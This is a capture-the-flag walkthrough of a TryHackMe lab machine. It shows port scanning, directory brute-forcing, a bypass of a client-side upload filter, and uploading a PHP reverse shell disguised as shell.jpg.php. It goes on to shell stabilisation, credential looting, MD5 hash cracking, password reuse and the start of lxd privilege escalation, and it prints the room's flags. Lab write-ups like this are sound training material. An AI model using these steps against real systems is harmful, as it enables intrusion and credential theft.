
Tools used: THM Machine/Kali Linux/Mozilla Firefox/Gobuster/BurpSuite/Foxy Proxy/Nmap

Solution/Walkthrough:

Question 1

Scan the machine. What ports are open?

Use the **nmap** scan with the IP address to find the ports which are available. There are two ports which are opened (highlighted)



The screenshot shows a terminal window with the following content:

```
(1211102287㉿kali)-[~]
$ nmap 10.10.108.110
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 04:56 EDT
Nmap scan report for 10.10.108.110
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 18.25 seconds

(1211102287㉿kali)-[~]
$
```

Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

We know that there are two ports which are open. By just adding the port (**65000**) after the IP address in the web browser, we could see there is a hidden website named **Light Cycle**.



Question 3

What is the name of the hidden php page?


With the help of **Gobuster**, we can check for the hidden pages and directories for the page. We can see there is a hidden file named **/uploads.php** file at the bottom of the terminal.

```
(1211102287㉿kali)-[~]
$ gobuster dir -u http://10.10.108.110:65000 -w /usr/share/wordlists/big.txt -x php,txt,html
=====
/.htaccess (Status: 403)
/.htaccess.html (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.txt (Status: 403)
/api (Status: 301)
/assets (Status: 301)
/grid (Status: 301)
/index.php (Status: 200)
/server-status (Status: 403)
/uploads.php (Status: 200)
=====
```

Question 4

What is the name of the hidden directory where file uploads are saved?

Open Burp Suite and to bypass the client-side filter, we have to intercept the JavaScript code file containing the filter before it ever actually reaches our browser.



Burp Suite Community Edition v2021.10.2 - Temporary Project

Dashboard Project Intruder Repeater Window Help

Proxy Target Intercept HTTP history WebSockets history Options

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation of Burp.

Import / export CA certificate Regenerate CA certificate

② Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button"/> Add	<input checked="" type="checkbox"/>	Or	File extension Request	Does not match Contains parameters	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ic...
<input type="button"/> Edit	<input type="checkbox"/>	Or	HTTP method	Does not match	{get post}
<input type="button"/> Remove	<input type="checkbox"/>	And	URL	Is in target scope	
<input type="button"/> Up					
<input type="button"/> Down					

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

② Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input type="button"/> Add	<input checked="" type="checkbox"/>	Or	Content type hea...	Matches	text
<input type="button"/> Edit	<input type="checkbox"/>	Or	Request	Was modified	
<input type="button"/> Remove	<input type="checkbox"/>	And	Request	Was intercepted	
<input type="button"/> Up	<input type="checkbox"/>	And	Status code	Does not match	^304\$
<input type="button"/> Down	<input type="checkbox"/>	And	URL	Is in target scope	

Edit request interception rule

Specify the details of the interception rule.

Boolean operator: And

Match type: File extension

Match relationship: Does not match

Match condition: g\$|^png\$|^css\$|^ico\$|^svg\$|^eot\$|^woff\$|^woff2\$|^ttf\$

OK Cancel

Burp Suite Community Edition v2021.10.2 - Temporary Project

Proxy Intercept HTTP history WebSockets history Options

Request to http://10.10.173.36:65000


Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Headers \n INSPECTOR

```
1 GET /assets/js/filter.js HTTP/1.1
2 Host: 10.10.173.36:65000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.173.36:65000/uploads.php
9 Cookie: PHPSESSID=t1pquo8fp7c2k0fm56qatsrrvb
10
11
```

① ⚡ ⏪ ⏩ Search... 0 matches

The page for uploading files could be seen after.




We have to upload and execute a reverse shell. Name our php file as **shell.jpg.php**.


Change the IP to our linux machine and the port to 443.

```
1211102287@kali:~  
File Actions Edit View Help  
└─(1211102287㉿kali)-[~]  
$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php  
└─(1211102287㉿kali)-[~]  
$ nano shell.jpg.php  
  
1211102287@kali:~  
File Actions Edit View Help  
GNU nano 5.9 shell.jpg.php  
// This script will make an outbound TCP connection to a hardcoded IP and port.  
// The recipient will be given a shell running as the current user (apache in this case).  
// Limitations  
// _____  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will fail.  
// Some compile-time options are needed for daemonisation (like pcntl, posix)  
// Usage  
// _____  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '127.0.0.1'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
```

Upload the file in the upload page.



We can now see that the file is being uploaded successfully.



The directory **/grid** could be seen as a storage where files are uploaded and saved.

Index of /grid

Aperture Clear? 10.10.108.110:65000/grid/

Index of /grid

Name	Last modified	Size	Description
Parent Directory	-	-	-
shell.jpg.php	2022-07-24 10:28	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.108.110 Port 65000

Question 5

What is the value of the web.txt flag?

Use netcat command to listen for our shell session.

```
(1211102287㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 65000
USER        TTY        FROM          LOGIN@        IDLE      JCPU      PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

By using the quick search command, we could know that the web.txt file we want to find is in the **/var/www/ directory**. Open the content in the directory by using the **cat** command. The flag inside the file could be seen (highlighted)

```
1211102287㉿kali:~
File Actions Edit View Help
$ find / -name "*web.txt*" 2>/dev/null
/var/www/web.txt
$ cat /var/www/web.txt
THM{ENTER_THE_GRID}
$
```

Question 6

What lines are used to upgrade and stabilize your shell?

From the hint given by THM, we know that the command (`python3 -c 'import pty;pty.spawn("/bin/bash")'`) and the command (`export TERM=xterm`) are used to upgrade and stabilize the shell.

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@light-cycle:$ export TERM=xterm  
export TERM=xterm  
www-data@light-cycle:$ ^Z
```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? Username:password

Use the `ls` command to show the list for all files in the current directory. To show the content in the `dbauth.php` file, the `cat` command is used. In the file, the password and user is being shown (highlighted)

```
www-data@light-cycle:/var/www/TheGrid/includes$ ls  
aplincludes.php dbauth.php login.php register.php upload.php  
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php  
<?php  
  
    $dbaddr = "localhost";  
    $dbuser = "tron";  
    $dbpass = "IFightForTheUsers";  
    $database = "tron";
```

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

Access and Log into our database using the credentials found. We can see that “tron” was being used in the database.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p  
Enter password:  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 6  
  
mysql> SHOW DATABASES;  
+-----+  
| Database |  
+-----+  
| information_schema |  
| tron |  
+-----+  
2 rows in set (0.00 sec)  
  
mysql> █
```

Question 9

Crack the password. What is it?

Select the tron database by typing the “use tron” command. Now we are in the tron database. Use the “select * from users;” command to see the content inside.

```
Aperture Clear? 1211102287@kali:~  
File Actions Edit View Help ... █  
  
mysql> use tron;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
modified Size Description  
msql> select * from users;
```

The encrypted password of the two users are being shown in the list.

```
+---+-----+-----+
| id | username | password          |
+---+-----+-----+
| 1  | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
| 2  | admin     | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

Copy Flynn's encrypted password and paste it at <https://crackstation.net/> for password cracking. We can see that the result of the password in the **Result section** (highlighted)


The screenshot shows the CrackStation website interface. At the top, there is a navigation bar with links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. On the right side of the header, there are social media links for 'Defuse.ca' and 'Twitter'. Below the header, the main title 'Free Password Hash Cracker' is displayed. A text input field below the title contains the MySQL query output. To the right of the input field is a reCAPTCHA verification box. Below the input field, a note states 'Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+(sha1(sh1_bin)), QubesV3.1BackupDefaults'. A table below the input field shows the cracked hash information. The table has columns 'Hash', 'Type', and 'Result'. The 'Hash' column contains 'edc621628f6d19a13a00fd683f5e3ff7'. The 'Type' column contains 'md5'. The 'Result' column contains '@computer@' (highlighted in green). Below the table, a note says 'Color Codes: green: Exact match, yellow: Partial match, red: Not found.'

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

By using the username and password, we can change our user by using the su command. The new user could be made sure by using “whoami” (highlighted)




A terminal window titled "1211102287@kali: ~". The window has a standard OS X style title bar with icons for close, minimize, and maximize. The terminal content shows:

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11

What is the value of the user.txt flag?

We have to find the root of Flynn's user. To find the text file inside the directory, **ls** is being used. We can see that there is a user.txt file. By using the **cat** command, we can read and see the contents in Flynn's directory. The flag could be seen in the Directory (highlighted)




A terminal window titled "1211102287@kali: ~". The window has a standard OS X style title bar with icons for close, minimize, and maximize. The terminal content shows:

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

We can look for the group for the user by just inserting “**groups**”. The group of the user is shown in the line (highlighted)



A terminal window titled "1211102287@kali: ~". The window contains the following command-line session:


```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

The word "lxd" in the "groups" command output is highlighted with a blue rectangle.

Question 13

What is the value of the root.txt flag?

Check the images which are available on the machine by using the command **lxc image list**. The list should pop up showing the details of the image.

